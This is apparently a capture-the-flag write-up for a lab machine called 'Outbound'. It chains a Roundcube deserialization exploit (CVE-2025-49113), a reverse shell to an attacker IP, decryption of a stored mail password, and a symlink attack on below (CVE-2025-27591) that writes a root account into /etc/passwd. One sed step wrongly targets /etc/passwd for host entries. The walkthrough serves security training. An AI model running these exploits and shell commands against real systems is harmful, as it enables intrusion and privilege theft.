Outbound

8th June 2025

Prepared By: `TheCyberGeek`

Machine Author: `TheCyberGeek`

Difficulty: Easy

Synopsis

`Outbound` is an easy-difficulty Linux machine with provided assumed breach credentials. The credentials provide access to a `Roundcube` instance, where the user can enumerate the version and utilize CVE-2025-49113, which demonstrates post-authenticated remote code execution via PHP object deserialization. After initial access to the target, we enumerate the database and find a session for the Jacob user, which, when base64 decoded, provides an encrypted password. Using an internal tool called `decrypt.sh`, we can extract the plaintext value of the password, which allows access to Roundcube as Jacob. Jacob has two messages in his inbox: one provides him with a new, updated password for the system, and another informs him that they have been granted `sudo` privileges to monitor system resources with a utility called `below` which is vulnerable to CVE-2025-27591 that is a flaw that creates logs within the `/var/log/below` directory with excessive permissions allowing attackers to perform symlink attacks under certain conditions. We symlink `/etc/passwd` to the `error_root.log` file and write our payload to the log file via parameter injection, thereby creating a new user with a UID of the root user.

Skills Required

- Web enumeration
- Linux enumeration

Skills Learned

- Exploiting CVEs
- Roundcube PHP Deserialization

- Below exploitation

Enumeration

Nmap


```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.237.221 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV 10.129.237.221
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 14:02 BST
Nmap scan report for 10.129.237.221
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial `Nmap` scan reveals two open `TCP` ports, port 22 running `SSH` and port 80 hosting a web server via `Nginx`. Since we don't have valid `SSH` credentials, we begin our enumeration by visiting port 80. The output also reveals the domain `outbound.htb`, which we can add to our `/etc/hosts` file.

```
$ echo "10.129.237.221 outbound.htb" |sudo tee -a /etc/hosts
```

HTTP

Upon visiting the landing page, we see the default landing page for Nginx.



Without any solid leads, we begin vhost enumeration.


```
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.outbound.htb" -u http://outbound.htb -mc 200
<SNIP>
```

```
 :: Method           : GET
 :: URL              : http://outbound.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-
20000.txt
 :: Header           : Host: FUZZ.outbound.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

mail                    [Status: 200, Size: 5327, Words: 366, Lines: 97, Duration: 78ms]
```

We successfully find a subdomain called `mail.outbound.htb`. We add this entry to our `/etc/hosts` file.


```
$ sed -i 's/outbound.htb/outbound.htb mail.outbound.htb/g' /etc/passwd
```

Navigating to the subdomain, we are greeted with a Roundcube login form.



Foothold

Using the provided assumed breach credentials of `tyler:LhKL1o9Nm3X2` we successfully authenticate to the mailbox. There are no emails stored in this inbox, so the assumption is that `Tyler` regularly cleans out their inbox. Clicking on `About` reveals the version `1.6.10`.



Searching online for `Roundcube 1.6.10` reveals this link which is a disclosure addressing a how this Roundcube version is susceptible to remote code execution through PHP object deserialization through a unsafe `unserialize()` function on user-controlled data via the `_from` parameter in the image upload handler in `upload.php`. Once authenticated, an attacker can craft a malicious serialized PHP object and send it through the vulnerable endpoint. Since this data is not properly sanitized or validated, Roundcube deserializes it, leading to **object injection**. By default Roundcube installs the PEAR PHP library which we will leverage in the attack through the author's Proof of Concept.

To summarize the steps involved in the author's PoC:

1. Start with a valid Roundcube username/password.
2. Fetch CSRF token + session cookie.
3. Log in using provided credentials.
4. Inject a malicious PHP serialized object into the settings upload handler.
5. Trigger execution by forcing Roundcube to deserialize the payload.
6. Execute arbitrary system commands (e.g., `touch /tmp/pwned`).

To run the exploit, we need to have PHP installed on our system and run the following command:

```
# Terminal 1
$ nc -lvvp 4444

# Terminal 2
$ wget https://raw.githubusercontent.com/fearsoff-org/CVE-2025-49113/refs/heads/main/CVE-2025-49113.php
$ php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "bash -c 'bash -i >& /dev/tcp/10.10.14.100/4444 0>&1'"
```

Running the exploit shows the following messages:

```
$ php CVE-2025-49113.php http://mail.outbound.htb/ tyler LhKL1o9Nm3X2 "bash -c 'bash -i >& /dev/tcp/10.10.14.100/4444 0>&1'"
### Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]

### Retrieving CSRF token and session cookie...

### Authenticating user: tyler

### Authentication successful
```

```
### Command to be executed:
bash -c 'bash -i >& /dev/tcp/10.10.14.100/4444 0>&1'

### Injecting payload...

### End payload: http://mail.outbound.htb//?_from=edit-%21%C2%22%C2%3B%C2i%C2%3A%C2...
<SNIP>..._task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload

### Payload injected successfully

### Executing payload...
```

When checking our listener, we see we have successfully obtained a shell as `www-data` and upgrade our shell.

```
$ nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.14.100] from outbound [10.129.237.221] 41034
bash: cannot set terminal process group (236): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/var/www/html/roundcube/public_html$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@mail:/var/www/html/roundcube/public_html$
```

Searching for default configuration files for roundcube we find `/var/www/html/roundcube/config/config.inc.php` which contains credentials for MySQL.

```
www-data@mail:/var/www/html/roundcube$ cat config/config.inc.php
<?php
<SNIP>
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
```

We attempt to authenticate to Roundcube database with those newly obtained credentials.

```
www-data@mail:/var/www/html/roundcube$ mysql -u roundcube -pRCDBPass2025 roundcube
<SNIP>
MariaDB [roundcube]> show tables;
show tables;
+---------------------+
| Tables_in_roundcube |
+---------------------+
| cache               |
| cache_index         |
| cache_messages      |
| cache_shared        |
| cache_thread        |
| collected_addresses |
| contactgroupmembers |
| contactgroups       |
| contacts            |
```

```
| dictionary          |
| filestore           |
| identities          |
| responses           |
| searches            |
| session             |
| system              |
| users               |
+---------------------+
17 rows in set (0.001 sec)
```

Searching for passwords does not reveal much since the `user` table does not contain those, and there are no cached messaged. We check the `session` table and confirm there are few sessions which seem to be base64 encoded. One by one we decode the sessions to reveal their users.

```
$ echo 'bGFuZ3VhZ<SNIP>=' | base64 -d
language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:
{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_deli
miter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:
{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_port|i:143;storag
e_ssl|b:0;password|s:32:"6h0Viri9COcVteO5TRZd3A1efRORYrub";
<SNIP>
```

Here we can see that `Jacob` has in fact authenticated and the decoded session has stored his encrypted password. We search on google how to decrypt `Roundcube` passwords and find their own utility called `decrypt.sh`. Searching the system for `decrypt.sh` exposes it's location.

```
www-data@mail:/var/www/html/roundcube$ find /var/www/html/roundcube -name decrypt.sh
2>/dev/null
/var/www/html/roundcube/bin/decrypt.sh
```


Now we check how to run the `sh` file.

```
www-data@mail:/var/www/html/roundcube$ /var/www/html/roundcube/bin/decrypt.sh
Usage: decrypt.sh encrypted-hdr-part [encrypted-hdr-part ...]
```


We supply Jacob's encrypted hash.

```
www-data@mail:/var/www/html/roundcube$ /var/www/html/roundcube/bin/decrypt.sh
6h0Viri9COcVteO5TRZd3A1efRORYrub
595mO8DmwGeD
```

Attempting to SSH to the target fails with Jacob's credentials, so we validate if we can access `Roundcube` with them. We successfully authenticate and discover two unread emails to Jacob.



We found a set of credentials for jacob, let's read the other email.



It seems we have some form of privileges to inspect logs from high resource usage on the system using below. We attempt to SSH into the host with `jacob:gY4Wr3a1evp4` and succeed.

```
$ ssh jacob@outbound.htb
<SNIP>
jacob@outbound:~$ ls -la user.txt
-rw-r----- 1 root jacob 33 Jun  8 12:29 user.txt
```

Now we can obtain the user flag from `/home/jacob/user.txt`.

Privilege Escalation

Knowing that we have been granted some form of privileges, we check `sudo`.

```
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --
debug *, !/usr/bin/below -d *
```

We notice that `below` does not have a `--version` parameter, but instead we do have the compiled source in `/opt/below`. Looking for the string `version` in the source code reveals that this is version `0.8.0`.

```
jacob@outbound:~$ cd /opt/below
jacob@outbound:/opt/below# grep -R version
<SNIP>
below/model/Cargo.toml:below_derive = { version = "0.8.0", path = "../below_derive" }
```

Checking the `README.md` we see a link to the project GitHub repository. Clicking on the `Security` tab, we see that there is one vulnerability associated with `below`. The disclosure claims there is a privilege escalation due to the creation of a world-writable directory at `/var/log/below`. We inspect the permissions of `/var/log/below`.

```
jacob@outbound:/opt/below$ ls -la /var/log/
total 6088
<SNIP>
drwxrwxrwx   3 root      root               4096 Jun  8 12:00 below
```

We can see that the directory is world writable! Now we need to figure out how to abuse this. We know we can use `sudo` with `below`, but what can we do with it? We can try setting the `--time` option in `below` to a character string as follows.

```
jacob@outbound:/opt/below$ sudo below replay --time AAAAAAAAAA
Jun 08 14:44:30.108 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Unrecognized timestamp format
Input: AAAAAAAAAA.
Examples:
        Keywords: now, today, yesterday
        Relative: "{humantime} ago", e.g. 2 days 3 hr 15m 10sec ago
        Relative short: Mixed {time_digit}{time_unit_char}. E.g. 10m, 3d2H, 5h30s, 10m5h
        Absolute: "Jan 01 23:59", "01/01/1970 11:59PM", "1970-01-01 23:59:59"
        Unix Epoch: 1589808367
-------------------------------------------------------------
```

We have managed to trigger an error by providing a character that's not numeric. Let's investigate the logs.

```
jacob@outbound:/opt/below$ cd /var/log/below/
jacob@outbound:/var/log/below$ cat error_root.log
Jun 07 20:02:04.135 WARN Expected file does not exist:
/var/log/below/store/index_01749254400
Jun 07 20:02:04.135 ERRO Failed to load from store: Failed to read directory
/var/log/below/store: No such file or directory (os error 2)
Jun 08 14:44:30.108 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Unrecognized timestamp format
Input: AAAAAAAAAA.
Examples:
        Keywords: now, today, yesterday
        Relative: "{humantime} ago", e.g. 2 days 3 hr 15m 10sec ago
        Relative short: Mixed {time_digit}{time_unit_char}. E.g. 10m, 3d2H, 5h30s, 10m5h
        Absolute: "Jan 01 23:59", "01/01/1970 11:59PM", "1970-01-01 23:59:59"
```

```
        Unix Epoch: 1589808367
-------------------------------------------------------------
```

Now we can write to the log file as the `root` user, but now we need to validate if we can add newlines into our payload. To do this we will simply do `echo -ne '\n\n\n\n\aaaaaaaaaaaaaaaaaaaaaaa\n\n\n\naaaaaaaaaaaa'` to see if the newlines are escaped.

```
jacob@outbound:/var/log/below$ sudo below replay --time "$(echo -ne
'\n\n\n\n\aaaaaaaaaaaaaaaaaaaaaaa\n\n\n\naaaaaaaaaaaa')"
Jun 08 14:47:22.307 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Unrecognized timestamp format
Input:



aaaaaaaaaaaaaaaaaaaaa



aaaaaaaaaaaa.
Examples:
        Keywords: now, today, yesterday
        Relative: "{humantime} ago", e.g. 2 days 3 hr 15m 10sec ago
        Relative short: Mixed {time_digit}{time_unit_char}. E.g. 10m, 3d2H, 5h30s, 10m5h
        Absolute: "Jan 01 23:59", "01/01/1970 11:59PM", "1970-01-01 23:59:59"
        Unix Epoch: 1589808367
-------------------------------------------------------------
```

We confirm here that we can in fact inject newlines. So let's abuse this by creating a symlink to `/etc/passwd`, then generate a password hash for UNIX users, and finally inject a new user into the `/etc/passwd` file.

```
jacob@outbound:/var/log/below$ rm error_root.log
jacob@outbound:/var/log/below$ ln -s /etc/passwd error_root.log
jacob@outbound:/var/log/below$ openssl passwd -6 "NewPassword123!"
$6$I5KMag5FDD6iSgAK$WJKg9Y/dEMF1xdq1Ehu7uhog7BFxQ2DlvwQsse5btw8S7l2R5H1iwENE.Vr37Si4qVT0zm
aMhv8RNd1ydacSn1
jacob@outbound:/var/log/below$ sudo below replay --time "$(echo -ne
'\n\ntcg:$6$I5KMag5FDD6iSgAK$WJKg9Y/dEMF1xdq1Ehu7uhog7BFxQ2DlvwQsse5btw8S7l2R5H1iwENE.Vr37
Si4qVT0zmaMhv8RNd1ydacSn1:0:0:root:/root:/bin/bash\n\n\n\n\aaaaaaaaaaaaaaaaaaaaaa')"
Jun 08 14:49:37.299 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Unrecognized timestamp format
Input:

tcg:$6$I5KMag5FDD6iSgAK$WJKg9Y/dEMF1xdq1Ehu7uhog7BFxQ2DlvwQsse5btw8S7l2R5H1iwENE.Vr37Si4qV
T0zmaMhv8RNd1ydacSn1:0:0:root:/root:/bin/bash
```

```
aaaaaaaaaaaaaaaaaaaa.
Examples:
        Keywords: now, today, yesterday
        Relative: "{humantime} ago", e.g. 2 days 3 hr 15m 10sec ago
        Relative short: Mixed {time_digit}{time_unit_char}. E.g. 10m, 3d2H, 5h30s, 10m5h
        Absolute: "Jan 01 23:59", "01/01/1970 11:59PM", "1970-01-01 23:59:59"
        Unix Epoch: 1589808367
-------------------------------------------------------------
```

It seems we have successfully written to `/etc/passwd`. Let's validate.

```
jacob@outbound:/var/log/below$ cat /etc/passwd
<SNIP>
tyler:x:1001:1001:,,,:/home/tyler:/bin/bash
jacob:x:1002:1002:,,,:/home/jacob:/bin/bash
Jun 08 15:24:01.783 ERRO
----------------- Detected unclean exit --------------------
Error Message: Unrecognized timestamp format
Input:

tcg:$6$I5KMag5FDD6iSgAK$WJKg9Y/dEMF1xdq1Ehu7uhog7BFxQ2DlvwQsse5btw8S7l2R5H1iwENE.Vr37Si4qV
T0zmaMhv8RNd1ydacSn1:0:0:root:/root:/bin/bash




aaaaaaaaaaaaaaaaaaaa.
Examples:
        Keywords: now, today, yesterday
        Relative: "{humantime} ago", e.g. 2 days 3 hr 15m 10sec ago
        Relative short: Mixed {time_digit}{time_unit_char}. E.g. 10m, 3d2H, 5h30s, 10m5h
        Absolute: "Jan 01 23:59", "01/01/1970 11:59PM", "1970-01-01 23:59:59"
        Unix Epoch: 1589808367
-------------------------------------------------------------
```

As you can see, we have successfully added our new user with root privileges into `/etc/passwd`. Therefore we can switch to that user using the password we used upon creation to get `root` access to the target.

```
jacob@outbound:/var/log/below$ su tcg
Password:
root@outbound:/var/log/below# ls -la /root/root.txt
-rw-r--r-- 1 root root 33 Jun  8 12:28 /root/root.txt
```

Now we can read the root flag in `/root/root.txt`.